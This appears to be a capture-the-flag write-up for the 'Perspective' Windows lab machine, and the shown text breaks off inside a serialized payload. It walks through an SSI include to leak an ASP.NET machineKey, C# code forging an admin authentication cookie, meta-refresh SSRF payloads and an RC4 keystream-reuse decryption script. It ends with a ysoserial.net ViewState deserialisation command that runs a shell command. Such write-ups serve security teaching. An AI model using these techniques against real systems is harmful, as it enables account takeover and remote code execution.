Perspective

13th Oct 2022 / Document No D22.100.210

Prepared By: polarbearer

Machine Author(s): w1nd3x

Difficulty: Insane

Classification: Official

Synopsis

Perspective is an insane difficulty Windows machine that focuses on the exploitation of ASP.NET web applications and badly implemented cryptography. Initial access is obtained by reading the application `web.config` file via a Server-Side Include, which is possible due to a weak filter on file upload. Having retrieved the application `machineKey`, a new session cookie can be forged to gain administrative rights and access a restricted area, where SSRF can be exploited to access an internal encryption API which uses a weak RC4 implementation, resulting in the decryption of the `ViewStateUserKey`. Remote command execution is then achieved via deserialisation of a malicious ViewState that can be forged using the obtained application keys. Finally, a padding oracle attack on an internal staging application running with administrative privileges allows to inject OS commands in an encrypted POST parameter, resulting in the elevation of privileges.

Skills Required

- Enumeration

- Basic Windows Knowledge

Skills Learned

- Exploiting ViewState deserialisation in ASP.NET web applications
- Abusing weak RC4 implementations
- Performing Padding Oracle Attacks

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.151 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.151
```

```
nmap -sC -sV -p$ports 10.10.11.151

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 09:40 CEST
Nmap scan report for 10.10.11.151
Host is up (0.29s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 d6:7f:3f:d4:22:15:ce:64:f3:c8:00:79:bf:f6:f8:f8 (RSA)
|   256 08:c6:d4:f3:98:84:0f:fd:4b:ed:e3:a6:25:bd:e7:70 (ECDSA)
|_  256 32:81:6a:8b:4d:f9:61:09:ff:d3:99:6c:e7:3f:a3:ac (ED25519)
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The Nmap output shows OpenSSH and IIS listening on their default ports.

IIS

Browsing to port 80 redirects us to `perspective.htb`. We add an `/etc/hosts` entry:

```
echo "10.10.11.151 perspective.htb" | sudo tee -a /etc/hosts
```

After reloading the page we are taken to the web site of `NPRS` (`New Product Request System`).

NORTHERNSPROCKET MACHINE PARTS, LLC INTRANET

New Product Request System (NPRS)

Home Register Log in

NPRS allows for rapid inventory integration for new products and product images. This provides a seamless link between product development and marketing teams.

To ge started, Click here to log into NPRS. If you are a new user, you first need to Register

The `Register` link allows us to register a new account.

NORTHERNSPROCKET MACHINE PARTS, LLC INTRANET

New Product Request System (NPRS)

Home Register Log in

Register.

Create a new account

Email

Password

Confirm password

We can then click the `Log In` link to sign in.

NORTHERNSPROCKET MACHINE PARTS, LLC INTRANET

New Product Request System (NPRS)

Home Register Log in

Log in.

Use a local account to log in.

Email

Password


Remember me?

Log in

Foothold


The `New Products` page allows us to submit products and upload images.

After submitting a product we are brought back to the `/Products/ProductList` page, where all our products are displayed.



Upon inspection, the image link is revealed as `/Images/<name>_<random digits>.<extension>`, where `name` and `extensions` are retained from the original uploaded file (in the above example, `htb.jpg` was uploaded as `/Images/htb_1339227161.jpg`).

Only JPEG files seem to be accepted:



We can attempt to bypass this restriction by manually setting the `Content-Type` header to `image/jpeg`. We intercept a request with Burp Proxy and modify the header:

Pretty Raw Hex

```
POST /Products/NewProduct HTTP/1.1
Host: perspective.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------96094309312130392342041314925
Content-Length: 1614
Origin: http://perspective.htb
Connection: close
Referer: http://perspective.htb/Products/NewProduct
Cookie: .ASPXAUTH=
EEFD3B9AC24DB0D252898FCC95C5DE512348095A8F4FF5D7C556083C60C5B73948CB21F1E8B5295E611AE67496BB483A0C3753F5B2DA8F380F634ACEFCA6EEC560C17EFA5C3E6A650E692BAA662921E70D28D6E96B6CC9A253E5197023162F3338562
4EFFB4112346347551A5878C1C4EF6056FB7E9E5894A95A7D9999A53B0C52074462
Upgrade-Insecure-Requests: 1

-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="__EVENTTARGET"

ctl00$MainContent$SubmitButton
-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="__EVENTARGUMENT"


-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTkyNTA4Njk5MA8WAh4TVmFsaWRhdGVSZXF1ZXN0TW9kZQIBFgJmD2QWAgIDDxYCHgdlbmN0eXBlBRNtdWx0aXBhcnQvZm9ybS1kYXRhZBgDBR5fX0NvbnRyb2xzUmVxdWlyZVBvc3RCYWNrS2V5X18WAgUXY3RsMDAkY3RsMDkkY3RsMDMkY3RsMDEFF
2N0bDAwJGN0bDA5JGN0bDAzJGN0bDAzBQtjdGwwMCRjdGwxMA8PZAIBZAULY3RsMDAkY3RsMDkPD2QCAWQgw5vApL/sf0/RE3we7lSxBMzWSA==
-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"

0414C274
-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="ctl00$MainContent$FileUploadControl"; filename="test.txt"
Content-Type: image/jpeg

test

-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="ctl00$MainContent$nameBox"

test
-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="ctl00$MainContent$descBox"

test
-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="ctl00$MainContent$priceBox"

1
-----------------------------96094309312130392342041314925
Content-Disposition: form-data; name="ctl00$MainContent$categoryBox"

1
-----------------------------96094309312130392342041314925--
```

A different error is returned, suggesting our `Content-Type` bypass was successful and hinting at a possible extension whitelist or blacklist.

Invalid File Extension!

Submit

After some trial and error we discover that `.shtml` files are accepted, which makes the application potentially vulnerable to Server-Side Include (SSI) injection. While the `exec` directive is usually disabled (and, as it turns out, it is disabled here as well) it may be possible to read arbitrary files via the `include` directive. Since we are dealing with an ASP.NET application (as can be seen by the `.ASPXAUTH` cookie) a good target for inclusion is the `web.config` file. We create a file named `conf.shtml` with the following content:

```
<!--#include file="../web.config"-->
```

We upload the file by modifying the `Content-Type` header as shown above. The link to the uploaded file can be obtained from the product list page:

Name	Description	Price	Category		Image
test	test	1.00	Belts	Delete	

The `web.config` file is successfully included and displayed. The machineKey element, which includes validation and decryption keys, is set:


```
<machineKey compatibilityMode="Framework20SP2" validation="SHA1" decryption="AES"
validationKey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984
650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF"
decryptionKey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" />
```

Additionally, an encrypted ViewStateUserKey and a custom `SecurePasswordServiceUrl` parameters are set.

```
  <appSettings>
    <add key="environment" value="Production" />
    <add key="Domain" value="perspective.htb" />
    <add key="ViewStateUserKey" value="ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" />
    <add key="SecurePasswordServiceUrl" value="http://localhost:8000" />
  </appSettings>
```

Knowledge of the `machineKey` value can often lead to remote command execution via deserialisation by altering the ViewState. However, since `ViewStateUserKey` is also set, both parameters are used during the ViewState signing process, making it impossible to modify the ViewState unless we can decrypt the `ViewStateUserKey` value.

On the other hand, the `machineKey` alone is responsible for encryption/decryption and signing/validation of the `.ASPXAUTH` cookie. The `FormsEncrypt` / `FormsDecrypt` programs from aspnetCryptTools can be used to manipulate the cookie in order to impersonate another user. A potential target is found on the `Support` page (`/Contact/Contact`):



We create a new C# console project and edit the `FormEncrypt.cs` code as follows:

```
using System;
using System.Web.Security;

namespace FormsEncryptor
{
    class Program
    {
        static void Main(string[] args)
        {

            // Take an existing forms cookie
```

```
            string encryptedTicket =
"1B13E4206459570B438B776E58300D70E274F5126C4B28C97F5B94D37F69F419CA4BB7B435B1A080A69B18
B8A87E160C8E1959C345F5E9655B880F9F3E865EAADCCBEFF1A271989F0EA13C952D56FE311827D6CEA26C4
60B62932D5FE961E254D873D9F7C877128BD45889CF3BCF0810C72D825DB4763727407D959331F89E9F98D5
8D91";
            string replacedUsername = "admin@perspective.htb";
            string forgedUserData = "/";

            FormsAuthenticationTicket unencryptedTicket =
FormsAuthentication.Decrypt(encryptedTicket);
            FormsAuthenticationTicket ticket = new FormsAuthenticationTicket(1,
                  replacedUsername, //comment out if you want to change the username
                                    //  replacedUsername,  //uncomment if you want to
change the username
                  DateTime.Now,
                  DateTime.Now.AddMinutes(1200000000),
                  unencryptedTicket.IsPersistent,
                  forgedUserData,
                  "/");

            string encTicket = FormsAuthentication.Encrypt(ticket);
            Console.WriteLine(encTicket);
            Console.Read();
        }
    }
}
```


We also edit the `App.config` file as follows:

```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <compilation debug="false" targetFramework="4.0"/>
    <machineKey
validationKey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984
650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF"
decryptionKey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" validation="SHA1"
decryption="AES"/>
  </system.web>
<startup><supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5"/></startup>
</configuration>
```


We build and run the program, obtaining a forged cookie:

```
B10E2BE64EAD947A822BE17727FA0CFA88C63901E33CA66D52F0A9F349C5B05DE1D08E2599D30E82ED8A125
5026E3E3E3DF11BF52E103CA9DEFF189E7BD8D6A4219B5688F0E2EAF602E5FEFAA15EA1D31258A04820122E
DBABFB9E0570CE3D22B4979CEDB987A13D99DA71D6017C92DC31EDBE583D16A0DEB1922A78AC02E65C41AB2
44E2CE9E287A6F285611F3B41140183A7A8
```


We update the cookie and reload the page, obtaining a session as `admin@perspective.htb` and gaining access to the `Admin` page (`/Admin/Adminhome`).



The admin panel prompts us for a target username and returns a product list similar to the one that was available from the user account, with the additional capability of generating a PDF file:



The document contains user-controlled data, which - depending on how the PDF file is generated - could make the application vulnerable to attacks such as Stored Cross-Site Scripting or Server-Side Request Forgery.



A potential target for SSRF is the `SecurePasswordServiceUrl` that is defined in `web.config`:

```
<add key="SecurePasswordServiceUrl" value="http://localhost:8000" />
```


We access our user account and create a new product with the following description:

```
<meta http-equiv="refresh" content="0;URL='http://127.0.0.1:8000'" />
```


Name	Description	Price	Category		Image
test	%3Cmeta http-equiv= %22refresh %22 content= %220;URL=%27http://127.0.0.1:8000%27 %22 /%3E	1.00	Belts	Delete	

New Product

From the admin panel we load products created by our target user and then press the `Generate PDF` button.



The resulting document contains the render of the page at `http://127.0.0.1:8000`, which shows the Swagger UI auto documentation page for an internal API with two endpoints `/encrypt` and `/decrypt`.



Only the `/encrypt` endpoint, which uses a `GET` method, is accessible via SSRF.

In addition to that, the PDF also contains a link to `/swagger/v1/swagger.json`. We can retrieve the contents of the `swagger.json` file by altering the SSRF payload as follows and performing the above steps once again:

```
<meta http-equiv="refresh"
content="0;URL='http://127.0.0.1:8000/swagger/v1/swagger.json'" />
```

The JSON file reveals the parameters required by the `/encrypt` and `/decrypt` endpoints.


```
{
  "openapi": "3.0.1",
  "info": {
    "title": "AdminAPI",
    "version": "v1"
  },
  "paths": {
    "/encrypt": {
      "get": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "plaintext",
            "in": "query",
            "schema": {
              "type": "string",
              "nullable": true
            }
          }
        ],
        "responses": {
          "200": {
            "description": "Success",
            "content": {
              "text/plain": {
                "schema": {
                  "type": "string"
                }
              },
              "application/json": {
                "schema": {
                  "type": "string"
                }
              },
              "text/json": {
                "schema": {
                  "type": "string"
```

```
                }
              }
            }
          }
        }
      }
    },
    "/decrypt": {
      "post": {
        "tags": [
          "SecurePasswordService"
        ],
        "parameters": [
          {
            "name": "cipherTextRaw",
            "in": "query",
            "schema": {
              "type": "string",
              "nullable": true
            }
          }
        ],
        "responses": {
          "200": {
            "description": "Success",
            "content": {
              "text/plain": {
                "schema": {
                  "type": "string"
                }
              },
              "application/json": {
                "schema": {
                  "type": "string"
                }
              },
              "text/json": {
                "schema": {
                  "type": "string"
                }
              }
            }
          }
        }
      }
    }
  },
  "components": {}
}
```

From the contents of `web.config`, it seems reasonable to assume that this service is being called by the application to decrypt the `ViewStateUserKey`. Not being able to access the `/decrypt` endpoint ourselves, we need a way to abuse the API and decrypt the key while only using the `decrypt` function.

After decoding the base64-encoded value, the length of the encrypted data is 19.

```
echo -n 3UVxtz9jwPJWRvjdl1PfqXZTgg== | base64 -d | wc -c
```

This length does not conform to any valid block cipher blocksize, suggesting we could be dealing with a stream cipher. Although the suggestion to run single-byte or multi-byte XOR solvers could be misleading, the FeatherDuster tool confirms that our sample is not encrypted with a block cipher, but with either a stream cipher or XOR.

```
featherduster

Welcome to FeatherDuster!

To get started, use 'import' to load samples.
Then, use 'analyze' to analyze/decode samples and get attack recommendations.
Next, run the 'use' command to select an attack module.
Finally, use 'run' to run the attack and see its output.

For a command reference, press Enter on a blank line.


FeatherDuster> import manualentry
Please enter your sample: 3UVxtz9jwPJWRvjdl1PfqXZTgg==

FeatherDuster> analyze
[+] Analyzing samples...
[+] Messages appear to be Base64 encoded, Base64 decoding and analyzing again.
[+] Messages may be encrypted with a stream cipher or simple XOR.
[!] Individual messages have failed statistical tests for randomness.
[!] This suggests weak crypto is in use.
[!] Consider running single-byte or multi-byte XOR solvers.
```

Assuming a stream cipher like RC4 is used, the encryption algorithm would be fairly simple.

First, a pseudorandom keystream `KS` is generated from a given key `k`:

$$KS = \mathrm{RC4}(k) \tag{1}$$

To encrypt a plaintext message `M`, we XOR it with the keystream:

$$C = M \oplus KS \tag{2}$$

The encryption is symmetric; in order to decrypt a ciphertext we simply XOR it with the same keystream:

$$M = C \oplus KS \tag{3}$$

If the same keystream is used to encrypt all messages, an attacker in possession of a valid plaintext/ciphertext pair (C_1,P_1) can easily decrypt any ciphertext P_2 up to the same length. This is accomplished by first XORing C_1 with P_1 to obtain the keystream, and then XORing it again with C_2.

$$\begin{aligned} C_1 &= P_1 \oplus KS \\ C_2 &= P_2 \oplus KS \\ &\Downarrow \\ P_2 &= C_2 \oplus (C_1 \oplus P_1) \end{aligned} \tag{4}$$

To obtain the ciphertext C_1 we supply an arbitrary plaintext of sufficient length to the `/encrypt` endpoint as the `plaintext` parameter. We run the SSRF again with the following payload:

```
<meta http-equiv="refresh" content="0;URL='http://localhost:8000/encrypt?
plaintext=PTOfEqOrGreaterLen!'"/>
```

We obtain the following result:

```
enc1:3lBSpQNhzuxlbcuNhkH+sXJpkA==
```

We can now decrypt the `ViewStateUserKey` by running the following Python script:

```
import base64

def xor_byte_strings(inputBytes1,inputBytes2):
  return bytes([b1 ^ b2 for b1,b2 in zip(inputBytes1,inputBytes2)])

p1 = b'PTOfEqOrGreaterLen!' #supplied to SSRF PDF
c1 = base64.b64decode('3lBSpQNhzuxlbcuNhkH+sXJpkA==') #retrieved from SSRF PDF
c2 = base64.b64decode('3UVxtz9jwPJWRvjdl1PfqXZTgg==') # retrieved from web.config

p2 = xor_byte_strings(c2,xor_byte_strings(c1,p1))
print(p2)
print(p2.hex())
```

The script prints the following output:

```
b'SAltysAltYV1ewSTaT3'
53416c747973416c7459563165775354615433
```

Having obtained both `machineKey` and `ViewStateUserKey` parameters, we can now attempt to gain Remote Code Execution by modifying the ViewState with malicious serialized data. The ysoserial.net tool will be used to generate our payload.

The first step is identifying a page that uses the ViewState. The simplest option is the `/Account/Login` page, which - as can be seen by either reading the source code or intercepting a POST request - adds a `__VIEWSTATE` parameter to all requests (this is where our payload will go).

```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTc1MTA4NDQ5N2QYAQUeX19Db250cm9sc
1JlcXVpcmVQb3N0QmFja0tleV9fFgEFHGN0bDAwJE1haW5Db250ZW50JFJlbWVtYmVyTWWQnbz7LIgjOgFbBSbf
WaZcQtdvWA%3D%3D&__VIEWSTATEGENERATOR=CD85D8D2&__EVENTVALIDATION=%2FwEdAAU7LOsQMflKYzzr
8EdQRc2zKIUGbjNo%2FtLu6Y37oucwuM%2B9P3s0w%2BMeGOPom7ExypAjUPYUqEvZcDmx6VonuQ%2Fq4DvR91C
2Zcb0ipm%2BbGWMpu04gjK4lSdyc%2BUb7xwP82GXWOav&ctl00%24MainContent%24Email=test%40test.h
tb&ctl00%24MainContent%24Password=ZAQ%212wsx&ctl00%24MainContent%24ctl05=Log+in
```

The `__VIEWSTATEGENERATOR` parameter, which is path-based and has the fixed value `CD85D8D2` for the chosen target page, is also required to generate payload with `ysoserial.net`. Having obtained all the required parameters, we can test for RCE by generating a `ping` payload with the following command:

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "cmd.exe /c ping
10.10.14.20" --decryptionalg="AES" --generator=CD85D8D2 --
decryptionkey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" --validationalg="SHA1"
--
validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984
650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF" --
viewstateuserkey="SAltysAltYV1ewSTaT3"
```

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "cmd.exe /c ping 10.10.14.20" --decryptionalg="AES"
--generator=CD85D8D2 --decryptionkey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" --validationalg="SHA1"
--validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984650B24828DD120E236B099B
FDD491910BF11F6FA915BF94AD93B52BF" --viewstateuserkey="SAltysAltYV1ewSTaT3"

/wEypwcAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5l
dXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5U
ZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAADJBTw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rp
